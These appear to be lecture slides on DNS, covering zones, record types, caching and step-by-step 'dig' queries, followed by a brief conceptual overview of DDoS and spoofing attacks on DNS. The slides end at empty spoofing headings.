# DNS Attacks – Part 2

**Instructor: Khaled Diab**

# Outline

- DNS Query Process
- DNS Attacks Overview
- Cache Poisoning Attacks
- DNSSEC

# Recall: Domain Name System (DNS)


- The Internet phone book
- A distributed system that maintains the mapping between domain name and IP address

- A core component in the Internet
- Attacks on DNS may result in:
  - massive Internet shutdown
  - traffic directed to attacker's servers

# Recall: DNS Zones


- DNS is organized into *zones* for management purposes
- Each zone:
  - groups a contiguous domains and sub-domains, and
  - assigns the management authority to an entity
- The nameserver of a zone maintains DNS records for all domains managed by this zone
- A domain can be managed by multiple authorities
  - If it’s divided into multiple zones

# Local DNS Server and the Iterative Query



# DNS: The Protocol

- DNS is an application-layer protocol.
- It often uses UDP as a transport layer
    - Port 53
    - Why?
    - When should DNS use TCP?



DNS

UDP

IP

eth

phy.

# DNS Records

- The DNS packet contains records
- DNS records are organized in four sections:
  - Question section: a record describing the query
  - Answer section: records to answer the question
  - Authority section: records pointing to authoritative nameservers
  - Additional section: records related to the query

# DNS Records

## Question Record

| Name | Record Type | Class |
|---|---|---|
| www.example.com | “A” | Internet |


## Answer Record and Additional Record

| Name | Record Type | Class | TTL | Data Length | Data: IP address |
|---|---|---|---|---|---|
| www.example.com | “A” | Internet | (seconds) | 4 | 1.2.3.4 |

## Authority Record

| Name | Record Type | Class | TTL | Data Length | Data: IP address |
|---|---|---|---|---|---|
| example.com | “NS” | Internet | (seconds) | 13 | ns.example.com |

# DNS Header



| Domain Name System (DNS) | | | | | |
|---|---|---|---|---|---|
| *Offsets* | Octet | 0 | 1 | 2 | 3 |
| Octet | Bit | 0–7 | 8–15 | 16–23 | 24–31 |
| 0 | 0 | | | | |
| 4 | 32 | | | | |
| 8 | 64 | | | | |
| 12+ | 96+ | | | | |

# DNS Cache

- When a local DNS server receives a record
    - It caches this information
    - If same question is asked → there is no need to ask other DNS servers
- Every cached record has a time-to-live value
    - It will be time out and removed from the cache

# Using `dig` for DNS Query

- A command-line tool that sends DNS requests and parses DNS replies.

# Using `dig` for DNS Query: Example

- Ask your local DNS server

```
$ dig google.com

;; QUESTION SECTION:
;google.com.               IN    A

;; ANSWER SECTION:
google.com.           217  IN    A    216.58.217.46
```

# Using dig for DNS Query: Example


- Ask a specific DNS server

```
$ dig @8.8.8.8 google.com

;; QUESTION SECTION:
;google.com.               IN    A

;; ANSWER SECTION:
google.com.           228  IN    A    172.217.3.174
```

# Emulating the DNS Query using `dig`

```
$ dig @a.root-servers.net www.example.net
;; QUESTION SECTION:
;www.example.net.          IN    A

;; AUTHORITY SECTION:
net.                172800     IN    NS    e.gtld-servers.net.
net.                172800     IN    NS    f.gtld-servers.net.
net.                172800     IN    NS    m.gtld-servers.net.
…

;; ADDITIONAL SECTION:
e.gtld-servers.net.   172800     IN    A     192.12.94.30
f.gtld-servers.net.   172800     IN    A     192.35.51.30
m.gtld-servers.net.   172800     IN    A     192.55.83.30
…
```

# Emulating the DNS Query using dig



```
$ dig @e.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.          IN    A

;; AUTHORITY SECTION:
example.net.          172800     IN    NS    a.iana-servers.net.
example.net.          172800     IN    NS    b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.   172800     IN    A     199.43.135.53
a.iana-servers.net.   172800     IN    AAAA  2001:500:8f::53
b.iana-servers.net.   172800     IN    A     199.43.133.53
b.iana-servers.net.   172800     IN    AAAA  2001:500:8d::53
```

# Emulating the DNS Query using dig

```
$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.          IN   A

;; ANSWER SECTION:
www.example.net.     86400   IN   A    93.184.216.34
```

The final answer

# DNS Attacks


An Overview

# DNS Attacks Overview

- DDoS attacks
  - Launching DDoS attacks on DNS servers
  - If popular servers don’t work → the Internet will not work!

- DNS spoofing attacks
  - provide incorrect IP addresses to victims

# DNS Spoofing Attacks



DNS servers on the Internet

1 Attacks on compromised machine

2 Attacks on user machines

3 Attacks on local DNS server

4 Attacks from malicious DNS servers

# DNS Spoofing Attacks

# DNS Spoofing Attacks

